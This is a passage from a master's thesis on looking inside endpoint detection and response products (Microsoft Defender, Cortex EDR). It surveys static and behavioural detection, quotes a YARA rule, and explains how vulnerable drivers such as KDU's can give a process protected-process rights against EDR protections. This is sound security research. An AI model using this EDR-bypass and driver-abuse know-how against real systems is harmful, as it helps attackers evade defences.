

Master's Thesis

Levi Cailleret

at zhaw InIT - in collaboration with CYD

Mentor: Dr. Peter Heinrich at zhaw - Academic Partner

Expert: Daniel Hulliger at CYD - Industrial Partner

EDR Introspection

Enabling deep insights into EDR detection approaches



Abstract

Endpoint Detection and Response (EDR) solutions play a vital role in modern cyber security environments, yet their internal detection logic and triggers remain a black box for defenders and security researchers. This work investigates the EDRs' interpretation of suspicious, potentially malicious activities and accompanying responses, with the goal of improving transparency.

As EDRs normally prohibit introspection due to security concerns, the first part of this work analyses their protections and how they can be circumnavigated. The second part enumerates and implements monitoring capabilities directed at EDRs and develops malicious actions to trigger responses actions of the EDRs. The third and final part analyses these response actions in detail.

The results provide a mapping between malicious actions and observable EDR activities. The findings highlight how certain real-world attacks are detected, while others bypass modern detections altogether.

This research demonstrates that EDR introspection may significantly enhance the understanding of modern detection mechanisms, and removes the reliance on intentionally spotty documentation by security vendors. It allows for more informed evaluation of EDR solutions and facilitates more targeted and analytically rigorous research into EDRs.

Acknowledgements

I would like to express my gratitude to Peter Heinrich, my mentor, for his guidance and continuous support throughout this thesis. His expertise, reflected through regular feedback, contributed to ensure scientific rigor and structural coherence of this work.

I am grateful to Daniel Hulliger, the industry partner and technical expert, for sharing his practical insights and real-world experience, as well as for the opportunity to work with CYD, including access to their infrastructure and their support.

I would also like to thank Dobin Rutishauser for his collaboration, technical discussions and various inputs which contributed significantly to the development and refinements of the framework, and for improving the comprehensibility of this work.

I would like to thank Cristina Orfanidis for her meticulous proof-reading, which greatly improved the clarity and readability of this work. I would like to thank Marvin Kreienbühl for his inputs regarding comprehensibility and completeness of the presented explanations.

Generative AI Disclaimer

ChatGPT was used for boiler-plate code generation, debugging, the creation of the title image and brainstorming various aspects of this work. Any output from ChatGPT was used solely as inspiration and nothing was directly incorporated. Codepilot is built into VisualStudio and thus used for some auto-completion of lines of code.

Selection of OS and EDR

Microsoft Windows 10 and 11 is used in this work, because the inspected EDR solutions provide their strongest protection on these platforms. In addition, Windows systems remain highly targeted, making them relevant for this work.

Microsoft Defender for Endpoint (MDE), Defender for Individuals (Defender) and Cortex EDR (Cortex) are inspected in this work. MDE and Cortex EDR require a license and are both deployed on separate VMs at the industry partner. Defender is included by default on Windows 10 and 11. A private Windows 11 VM is used to inspect Defender. Setting up any other EDR would require personally-purchased licenses and is out of scope for this work.

Table of Contents

Introduction.....	8
Related Work.....	9
Modern Security Environment.....	9
EDR Overview.....	11
Theoretical Background.....	12
EDR Detection Approaches.....	12
Static Detection Identifiers.....	12
Cryptographic Hashes.....	12
Fuzzy Hashes.....	13
Import Hashes.....	13
YARA Rules.....	13
Behaviour-based Analysis.....	14
Behaviour Tracking via Function Hooks.....	14
Behaviour Tracking via ETW Correlation.....	15
Behaviour Tracking via ETW-TI.....	17
EDR Protections.....	17
Protected Processes.....	17
ELAM Drivers.....	17
Gaining PPL-AM Privileges.....	18
Kernel Driver Utility.....	18
PPLKiller and PPLcontrol.....	18
MSFT Driver Block List.....	19
Kernel Callback Protections.....	19
Isolated User Mode.....	20
Restricted DLL Loading.....	20
Exploit Protection.....	20
System-protected Processes.....	20
Summary.....	20
ETW-TI Protections.....	21
EDR Monitoring.....	21
Related EDR Monitoring Projects.....	21
EDR-Telemetry.....	21
EDR-Comparison.....	21
Process Monitor.....	22
API Monitor and Frida.....	22
Monitoring the EDR Emulation Engine.....	22
Monitoring via Hypervisor.....	22
Monitoring via Kernel-Mode.....	22
Monitoring via NTDLL Hooking.....	23
Failed Hooking Approaches.....	24
Hooking via Standard DLL Injection.....	25

Hooking via Reflective DLL Injection.....	26
Monitoring via ETW Events.....	27
Related Tools.....	27
Monitoring via ETW-TI Events.....	27
Summary.....	27
Method.....	28
EDRi Framework Development.....	28
Relevant ETW Traces and Events.....	30
Getting ETW-TI Events.....	31
Low-Level EDR Telemetry.....	31
Verifying the Injection and Hooks.....	33
Proof of Concept Run.....	33
Summary.....	34
Attack Development.....	35
Attack Selection.....	35
Process Injection.....	35
Attack Setup.....	35
Attack Execution.....	36
CobaltStrike Loader.....	36
Attack Setup.....	36
Attack Execution.....	37
Lsass Reader.....	38
Attack Setup.....	38
Attack Execution.....	38
Result Generation and Restrictions.....	39
Cortex EDR Exceptions.....	40
Failed Introspection into Cortex EDR.....	40
Results.....	41
Attacks Prevention Rate.....	41
Expected Results.....	41
Process Injection.....	41
Lsass Reader.....	42
CobaltStrike Loader.....	42
Microsoft Defender for Endpoint.....	43
Cortex EDR.....	44
Defender for Individuals.....	45
EDRi Log Overview.....	45
Cortex EDRi Logs.....	47
EDRi Log Analysis.....	48
Analysis of pre-execution detected Attack.....	48
Static Actions.....	48
Emulation Actions.....	51
Post Detection Actions.....	53

Comparison to undetected Variant.....	54
Analysis of behaviourally detected Attack.....	55
Static Actions.....	55
Emulation Actions.....	56
Attack Startup.....	57
Post Attack Startup.....	58
Attack Runtime.....	59
Dumping Lsass.....	61
Comparison to undetected Variant.....	63
Summary.....	64
Discussion.....	66
Achieving EDR Introspection.....	66
EDR-agnostic Framework.....	66
Test Interferences.....	66
Confirming EDR Mechanisms.....	67
Static Checks.....	67
Emulation.....	67
Memory Scanning.....	67
Behaviour Tracking.....	67
Generalised Deconditioning.....	68
Future Role of EDRs.....	68
Behaviour and Baseline-Driven Detections.....	68
New Detections and Automations.....	69
Future Research.....	69
Enhancing Introspection.....	69
Developing EDRI Core.....	69
Analysing more EDR Solutions.....	69
Appendix.....	70
Lsass Dumping.....	70
Lsass PoC Dump.....	70
Deconditioning and Dumping Lsass.....	71
MiniDumpWriteDump Procedure.....	71
Other Lsass Dumping Variants.....	72
Temporal-Behavioural Detection or Exhaustion.....	73
MDE Detection Notes.....	76
MDE detects CS XOR Loaders.....	76
MDE detects Process Injection.....	76
MDE detects LsassReader.....	77
Cortex EDR Notes.....	77
Cortex EDR terminating KDU.....	77
Detecting C2 Traffic.....	78
CyDump.exe invoked.....	78
Detecting Lsass Dumper.....	79

Updating KDU.....	80
Improving EDRSandblast.....	81
Monitoring DLL Hook-Examples.....	81
Hooking user-mode CMD.....	81
Hooking PowerShell running as PPL.....	82
Hooking the Attack Process.....	82
MsMpEng.exe Protections.....	83
Process Handle Access Downgrading.....	83
Downgrading with altered PPL protections.....	83
System Informer insufficient access.....	84
Not loading unsigned DLLs.....	84
Location Independent Check.....	85
Expanding KDU to patch Mitigations.....	85
Monitoring via Userland Debugger.....	86
Crashing MsMpEng.exe.....	86
MDE Hidden Communication Channels.....	87
csrss.exe and smss.exe Additional Protections.....	87
Terminate any Process.....	87
Disabling MSFT Driver block list.....	88
EDRSandblast limited visibility.....	88
Invoking a Full Scan.....	88
TokenViewer and NtObjectManager.....	89
Limited Access to MsMpEng.....	89
Enumerating MsMpEng's Mitigations with NtObjectManager.....	90
Failed Hooking Approaches.....	92
Hooking via SetWindowsHookEx.....	92
Hooking via Shared Memory Sections.....	92
Hooking via Applnit DLLs.....	92
Hooking via Applnit DLLs after trying to unload user32.dll.....	94
Hooking via DLL Sideloads.....	94
Windows Kernel Debugging.....	96
Setup Debugging.....	96
Debuggee VM.....	96
Debugger VM.....	96
Getting EPROCESS offsets.....	96
Observing MitigationFlags2.....	96
EDR-Telemetry Critique.....	97
References.....	98

Introduction

Endpoint Detection and Response (EDR) solutions play a vital role in modern cyber security by detecting and mitigating threats. However, from a defenders point of view, the EDR acts like a black box, as most vendors only provide sparse documentation. As a result, it is often unclear why certain attacks are detected and while others are not. The output of this master's thesis is an EDR introspection framework that can execute malicious activities and simultaneously track the EDR's responses, to better understand its undocumented inner workings.

The thesis is structured around four primary objectives:

- Enumerate the techniques that EDRs leverage to supervise executables, as well as common bypasses against these techniques.
- Analyse if existing tools like Event Tracing for Windows (ETW) consumers and function hooking can enable introspection into EDRs.
- Create a framework to systematically execute malicious activities, track the EDR's behaviour and output structured results.
- Evaluate the results and reveal the EDRs responses at each point in time, given a sequence of malicious activities.

This research develops an approach to systematically track the responses of EDRs given sequences of malicious activities, as emitted by different malware. The current state of the art describes different EDR detection strategies and possible bypasses, but fails to explain the explicit triggers and responses of EDRs and followingly fails to gain a deeper understanding for both offensive and defensive professionals.

The project plan consists of the following steps. The initial analysis enumerates techniques that EDRs utilise to supervise executables, as well as attacks and bypass techniques. Further review of related work examines monitoring possibilities of EDRs and the relevant protections against this. The EDRi framework is developed to simulate malicious activities and to track the EDR's responses. The framework is iteratively refined, adding more tracking capabilities while tightening the filter for collected data. Finally, the results are analysed and checked against the expected outcomes, to determine the EDRs employed technologies.

The EDR Introspection project produces an overview of modern attacks, i.e. their sequences of malicious activities, and the corresponding actions of an EDR. Additionally it shows why some attacks have higher detection rates and why some attacks cannot be reliably detected with current techniques. The framework can be expanded with currently unknown attacking techniques or more detailed supervision of the EDR process.

This research advances the understanding of EDR detection mechanisms and its interaction with modern malware. It allows organisations to better evaluate EDR solutions and demonstrates the need for additional security mechanisms. Offensive security professionals can spend less time bypassing the EDR and more time on their objectives. Any security oriented professional and researcher may expand the resulting framework to further increase introspection and our understanding of EDRs.

Related Work

Modern Security Environment

EDRs are essential in modern enterprise security environments, although they operate alongside many adjacent and supporting systems. Some security tools are deployed alongside the EDRs workstations, servers or anything that is connected to the network. *Event forwarders* enable a complete view over all endpoints and their security events. *Software configuration management* ensures all endpoints run with up to date software. *Endpoint health monitoring systems* notify operators about errors and failures in these tools.

Besides the security tools installed on endpoints there are usually external systems, such as e-mail- and internet-traffic filters, network anomaly analysers, firewalls and network traffic controls, that further increase the visibility or complicate cyber attacks.

Typically, a security engineering team is responsible for the deployment and supervision of these tools. Additionally, this team applies security updates and manages the patch level, i.e. tracking the endpoints that are missing critical security patches. Lastly, they deploy hardening policies to increase the default protection level, for example only allowing certain executables or restricting login rights to critical endpoints, also called preventions. The yellow box in the image below summarises their tasks.




Figure 1. An overview of a modern security branch inside an organisation.

The blue team is responsible for visibility, detections and alert handling. They configure the EDR and related security tools to detect malware and attacker specific procedures. Some emitted events are manually analysed and may be relayed to the incident response team which will analyse the incident further and respond accordingly, with the help of the deployed security tools on the endpoints. Together with up-to-date cyber threat intelligence, gathered from the threat intel team, these incidents may be used to derive new or improved detections and preventions.

Lastly, a red team is employed to verify critical security measures as well as the incident response process. Their objective is to uncover any weaknesses or blind spots and report them to the relevant teams for remediation, before attackers find and exploit them.

To summarise; An EDR delivers the most actionable insight into the happenings on any given endpoint and should detect and block attackers when they reach the endpoint and try to compromise it. Firewalls and traffic filters should block most simple attacks before they reach the endpoints. Hardening policies should prevent any known-bad or risky actions, which attacks usually depend on to succeed. Custom configurations and detections further increase visibility, especially over important endpoints, and allow for targeted response actions to be conducted, when attackers are able to bypass the earlier security systems.

MITRE also emphasises this approach to actionable detections. The largest EDR assessment, MITRE's yearly ATT&CK Evaluation, states: "EDR solutions are evaluated on their ability to provide actionable detections and response capabilities across real-world attack scenarios emulated with known adversary tactics and techniques" [1].

Other security tools besides EDRs are often configurable and the by-default delivered protection is available for lookup. Modern EDRs also offer configurability, through which the detection rate increases significantly [1]. However the EDRs inner workings, blind-spots and vendor-defined detection triggers mostly remain unclear, intentionally kept a secret.

EDR Overview

The diagram presented below depicts the analysis capabilities of modern EDRs, i.e. their individual components. The terminology is based on “Microsoft Defender for Endpoint in Depth” [2, p. 17]. The described components are also utilised by other vendors, such as Kaspersky [3] and CrowdStrike [4]. Additionally, these components or parts thereof are observed when systematically testing EDR bypasses, as shown in [5] and [6]. Identifying, analysing and confirming the use of different technologies that EDRs employ for supervision is a primary objective of this work.




Figure 2. An overview of a modern EDR's analysis capabilities.

When an executable is stored, the EDR first analyses the file with static checks, also called static analysis. The static checks can detect known good software, marked with a green “g” or malware-specific identifiers are found, marked with a red “m”. In both these cases the analysis ends. However, if the executable is still unknown from the EDRs point of view, the code is emulated for further analysis. This procedure merely simulates the execution, and any recorded actions and the memory contents obtained during emulation are then analyzed for known malicious identifiers, same as in the static analysis stage. This follow-up analysis step is aptly called dynamic analysis. Typically, static and dynamic analysis occurs when a new file is stored to disk. The results are cached and may be used again when the file is eventually executed. These mechanisms have also been observed by exploratory research, such as “My First and Last Shellcode Loader” [7].

In addition to this host-based analysis, unknown executables can be sent to external analysing facilities with more computing capabilities and more data for ML classification, or sandboxed, i.e. real execution [2, p. 30].

When the executable is finally run, it is continuously monitored with the behaviour tracking engine. Given certain behavioural patterns or triggers, the EDR can again inquire the memory of the process and analyse it for known malicious identifiers. These triggers may include accessing sensitive processes, network traffic, IO operations, registry changes, etc. “Windows Defender Memory Scan Feature Analysis” from 2023 indicates that static scans and emulation with memory scans are also conducted when a file is executed [8]. “Reverse Engineering Windows Defenders Antivirus Emulator” from 2018 concludes that emulation happens in custom emulator engines inside MDE’s main process [9].

Finally, all identifiers are regularly updated from external sources. Taking MDE as an example, these updates can occur multiple times a day and contain around 1MB of new or updated identifiers [2, p. 21]. Furthermore, after detecting malware, EDRs submit samples to a centralised threat database and new identifiers for detection are automatically created from those samples. These communication channels have also been confirmed by independent security researchers from InfoGuard [10].

Theoretical Background

According to the Rice-Shapiro theorem, it is impossible to algorithmically confirm whether a program “is equivalent to a fixed other program” [11]. It follows that “the only general way to obtain information on the behavior of a program is to run the program” [11]. In the remainder of this work the terms “executable” and its “processes” are used instead of “program”, which denotes a more general category.

The theorem establishes a fundamental limitation of static checks. These checks cannot, in every case, detect whether an unknown executable is equivalent to known malware. Therefore modern EDRs also emulate executables and track their processes to observe their behaviour for known malicious actions. However, a process can alter its behaviour based on the environment and its inputs. For example, if a process suspects it is only emulated or is currently tracked by an EDR, it can postpone its malicious actions. Alternatively, if an executable is not started with a certain input, it can act legitimately.

The theoretical limitation shown by the Rice-Shapiro theorem ultimately leads to a cat and mouse game between malware authors and EDR developers. A race between finding new ways to hide malicious intent and new approaches to differentiate malware from legitimate software. The following subchapters display the approaches for detecting malware and their most common countermeasures, also called EDR bypasses.

EDR Detection Approaches

The following page is based on my work “EDR Detection Bypasses with Simple Tools” [12].

Static Detection Identifiers

EDRs compare identifiers extracted from unknown executables with identifiers derived from well-known malware. Certain identifiers, such as cryptographic hashes are unambiguous, providing absolute certainty on a given match, whereas fuzzy hashes, import hashes and YARA rules are used heuristically. Cryptographic hashes are calculated from files on disk, whilst the other identifiers may also be extracted from emulations or actual process memory.

Cryptographic Hashes

The most definitive, meaning reliable detections build on cryptographic hashes. This is because no other executable may produce the same hash as a known bad executable, given a modern hashing algorithm is used. However, when the original bad executable is updated, the new hash must be added to the database of known bad executables for this approach to continue working.

Fuzzy Hashes

A more sophisticated approach is to create multiple hashes for a single offender, so called fuzzy hashes. Ssdeep for example tries to solve this problem with context triggered piecewise hashing, i.e. checking for sequences of identical bytes in the same order [13], [14]. TLSH, a more modern implementation and similarly an industry-standard, also creates fuzzy hashes but with the help of nearest neighbour search and scalable clustering [15].

For storage reasons and the possibility of false positives, there needs to be a cutoff regarding how many blocks an algorithm processes, i.e. how many hashes are created for a known malware. Sufficiently altering the malware therefore also guarantees bypass possibilities.

Import Hashes

This technique parses the import table inside the executables header and creates a cryptographic hash over all imported functions names. The resulting hash value, called imphash, depends on the ordering of function names inside the import table, which in turn depends on the source code of each compiled file and which order they are compiled. According to Mandiant, these hashes provide relatively unique identifiers for malware families and even threat groups, as the used functions rarely change over time [16].

YARA Rules

Combinations of specific byte streams are utilised to determine maliciousness. Individual rules can be developed for each strain of malware, such as malware from group APT17:

```
strings:
    $x1 = "Microsoft? Windows? Operating System" fullword wide
    $x2 = "fxsst.dll" fullword ascii
    $y1 = "DllRegisterServer" fullword ascii
    $y2 = ".cSV" fullword ascii
    $s1 = "GetLastActivePopup"
    $s2 = "Sleep"
    $s3 = "GetModuleFileName"
    $s4 = "VirtualProtect"
    $s5 = "HeapAlloc"
    $s6 = "GetProcessHeap"
    $s7 = "GetCommandLine"

condition:
    uint16(0) == 0x5a4d and filesize < 800KB and ( 1 of ($x*) or all of ($y*) ) and all of ($s*)
```

Figure 3. The byte streams used to identify specific malware from group APT17 [17].

There is a vast collection of public YARA rules. EDR vendors may implement additional rules in their solution without publishing them. The same applies for import hashes, fuzzy hashes and cryptographic hashes. Projects like defender2yara [18] are able to extract MDE's YARA rules. Defender2db, an extension of defender2yara, has also shown that MDE employs additional static identifiers for detection besides YARA rules [19].

In summary, although the used algorithms and some databases of identifiers are public, enumerating the active identifiers is not trivial. Either the EDR's static analysis components and database must be reversed as in defender2yara and defender2db, or systematic testing with real malware is needed to reveal the individual components and identifiers. Existing tools like avred [20] pinpoint and mangle identifiers, but do not show how the detection mechanisms exactly work.

Behaviour-based Analysis

Behaviour-based analysis is active during the runtime of an executable. It tracks any relevant events emitted by the executable. When there is a potential match for suspicious behaviour, EDRs for example read the current process' memory to gather more information or directly stop the process. Suspicious behaviour might include changing memory in another process, creating a new remote thread, accessing a critical process, etc. The EDR checks the read memory again with static identifiers and the execution can be halted on a match. If no malicious identifiers are found, the execution as well as the monitoring continues.

Similar to static identifiers, there are standardised formats like SIGMA [21] and its public database of known bad behaviour. Elastic's curates its own public database and format, KQL [22]. Both SIGMA and KQL however rely on the gathered telemetry by other security products, and only define how to trigger alerts based on the telemetry. It is assumed that EDRs use parts of these public databases [5], as well as adding their own logic and triggers on top. A large amount of malware-development research focuses on actively removing this telemetry [6], [23], [24], while some also point out to minimize the emitted telemetry by the malware itself [24]. However, there appears to be little research with regards to why and how EDR solutions act upon gathered telemetry. The following subchapters explore ways for the EDRs to gather telemetry. How EDRs act given specific malware behaviour, i.e. telemetry, is visible in the results chapter of this work.

Behaviour Tracking via Function Hooks

The standard way for processes to interact with the operating system, for example for memory management and file handling, is to use functions in kernel32.dll or kernelbase.dll. These functions are implemented in ntdll.dll, before being handed over to the actual implementation in the NTOS kernel via system calls, or syscalls. This means that all function calls from user-mode pass through ntdll.dll, where EDRs can inject so-called function hooks:

mov	r10, rcx	mov	r10, rcx
mov	eax, 50h	jmp	0x7ffaeadea621
test	byte ptr [0x7FFE0h], 1	test	byte ptr [0x7FFE0h], 1
jne	0x17e76540ea5	jne	0x17e76540ea5
syscall		syscall	
ret		ret	

Figure 4. Original NtCreateFile on the left and hooked via a jmp instruction (line 2) on the right [24].

EDRs usually hook functions that are commonly used by malware, such as `NtCreateFile`, `NtOpenProcess`, `NtAllocateVirtualMemory`, `NtWriteVirtualMemory`, `NtCreateThreadEx`, `NtQueueApcThread`, etc. [24]. These hooks redirect the execution flow from the running process to the EDR, which can use these signals to initiate response actions, such as memory scans or process termination. As of August 2024, MDE, Defender and Cortex do not hook any functions in either DLL [25].




Figure 5. A high level view of inserted hooks.

CrowdStrike Falcon, Sophos and Trellix for example still hook(ed) into `ntdll.dll` of all processes [25]. Due to their closed source it would be difficult to exhaustively enumerate all hooks and unveil their visibility gained by hooking. OpenEDR from ComodoSecurity is the only established open source EDR that supports hooking at the time of writing [26]. As MDE and Cortex are the focus of this work, inspecting the hooks injected by other EDRs has limited return on time-investment.

Behaviour Tracking via ETW Correlation

Event Tracing for Windows (ETW) is a tracing facility that logs kernel or application-defined events. The events can be consumed in real time and can be used to debug an application or to determine where performance issues are occurring in the application [27]. Besides debugging, ETW can be instrumentalised to track the behaviour of applications, as all operations of the kernel are logged, such as file creation, process creation, process handle creation, TCP/IP connections, etc.




Figure 6. The official overview of the event tracing model [27].

As presented by Microsoft's diagram above, ETW is based on providers which emit events, tracing sessions which hold the events and consumers which read events. Examples for providers are Microsoft-Antimalware-Engine, Microsoft-Windows-Kernel-File, Microsoft-Windows-WinHttp, etc. Each provider can write to one or multiple sessions, which in turn can be consumed by one or multiple consumers. MsMpEng.exe, the main process of MDE and Defender, is subscribed to over 140 providers. The Windows built-in tool logman can be used to enumerate providers for a given consumer like MsMpEng.exe [28].

RedEdr, a tool designed to “see the detection surface of your malware” uses the following ETW events to track the actions of a given malware executable [29]:

Provider	Event ID	Description
Microsoft-Windows-Kernel-Process	1 / 2	ProcessStart / Stop
	3 / 4	ThreadStart / Stop
	5 / 6	ImageLoad / Unload
	11	ProcessFreeze
Microsoft-Windows-Kernel-Audit-API-Calls	3	NtCreateSymbolicLink
	4	PspSetContextThreadInternal
	5	PspLogAuditOpenProcessEvent
	6	PspLogAuditOpenThreadEvent
Microsoft-Windows-Kernel-File	10	NameCreate
	30	CreateNewFile
Microsoft-Windows-Kernel-Network	12, 28	TCPIPConnectionattempted

	15, 31	TCPIPConnectionaccepted
	42, 58	UDPIPDataSentoverUDPprotocol
	43, 59	UDPIPDataReceivedoverUDPprotocol

Table 1. The relevant Windows Kernel ETW events to capture the actions of malware.

Behaviour Tracking via ETW-TI

The ETW-TI summarises potentially malicious actions, such as memory operations, the suspension and resumption of threads and processes, etc. The goal of this trace is to display malicious intent, enabling EDRs to increase their detection rates [23], [30].

Most information contained in the ETW-TI trace can be derived from other sources. ETW-TI events are ultimately included in this work to enrich the resulting logs, allowing more efficient analysis thereof.

EDR Protections

The following chapter explores commonly deployed protections by modern EDRs. These protections are analysed because some monitoring techniques require access to the EDR process to enable introspection. The used monitoring techniques are enumerated later.

Protected Processes

Getting full access to the EDR process, for monitoring purposes, also enables modification or stopping of the EDR process. Modifying or stopping the EDR process is or rather was a common tactic employed by malware authors. With Windows 8.1, Microsoft introduced Protected Processes Light (PPL), a security mechanism designed to safeguard critical system processes by restricting access to them from other user-mode processes.

As Microsoft states: “most anti-malware solutions include a user-mode service that performs specialised operations to detect [...] malware” [31], as is the case with MDE, Defender and Cortex. Code running in user-mode can normally be modified by other processes, given sufficient privileges. To protect the user-mode part of EDRs, it is normally started as a PPL process. From “Windows Internals” it follows that only PPL processes with the same or higher protection level can access other PPL processes [32].

Therefore any EDR introspection tool must also run as a sufficiently high-level PPL process.

ELAM Drivers

Early-Launch-AntiMalware drivers and PPL processes are complementary mechanisms. The ELAM driver ensures only trusted boot-drivers are loaded and registers the EDR user-mode service, which is then started as a PPL-AntiMalware process, to ensure that once it is started it cannot be tampered with [31]. PPL-AM stands for PsProtectedTypeProtectedLight with a valid PsProtectedSignerAntimalware-Light signature.

It is possible to self-sign a driver and register it as an ELAM driver, which can then spawn PPL-AM processes [33]. This however requires putting the system in test (signing) mode, which could arguably alter the results of this work, as EDRs may alter or limit their behaviour on self-signed-enabled systems. Some examples include:

- N-able's EDR does not allow the system to be set into test signing. [34]
- Microsoft describes the issue simply as "altered behaviour", without providing detailed technical information. [35]
- An anti-cheat software, BattleEye, refuses to start when test signing is enabled. [36]

Thus it is preferred not to use self-signed ELAM drivers. The next chapter outlines an alternative on how to gain PPL-AM rights for the introspection process.

Gaining PPL-AM Privileges

Most modern EDRs run with PPL-AM protection. Specifically for this work; MDE, Defender and Cortex EDR are observed to all have at least one user-mode process running as PPL-AM. As described in the previous chapter, those can only be accessed by other PPL-AM (or higher) protected processes, and only ELAM drivers are authorised to start PPL-AM processes. From a kernel-mode point-of-view however, all processes and their protection level can be altered, meaning the kernel can simply overwrite the memory region in the EPROCESS block where the PPL protection level is stored. Having kernel-mode access therefore allows elevating any process to an arbitrary PPL level.

Prior to the release of Windows 10 version 21H2 it was possible to exploit the CSRSS service to launch an arbitrary executable with PPL privileges [37]. Although there is a large amount of research, there seems to be no long-lasting exploit to execute arbitrary processes with PPL. Kernel-mode access may be the only future-proof approach.

Kernel Driver Utility

Normally a user does not have kernel-mode access, except when putting the system in test signing mode. An alternative is to use vulnerable drivers. Drivers already have kernel-mode access, and vulnerabilities in some drivers can be (ab)used to read and write any memory region, for example the EPROCESS stated above. "Kernel Driver Utility" [38] exactly fulfills this use-case. KDU is an open source tool that utilises vulnerable drivers to change arbitrary memory in the kernel and thus allows execution of arbitrary PPL-AM processes. KDU has been made compatible with Windows 11 during this work, see appendix "Updating KDU".

PPLKiller and PPLcontrol

Alternatively to KDU, PPLcontrol [39], an extension of PPLKiller [40], can also set arbitrary protection levels to any process. It leverages a vulnerable MSI driver to read from and write to arbitrary memory addresses. The tool however requires installation of this driver, and the code's last update is from 2022.

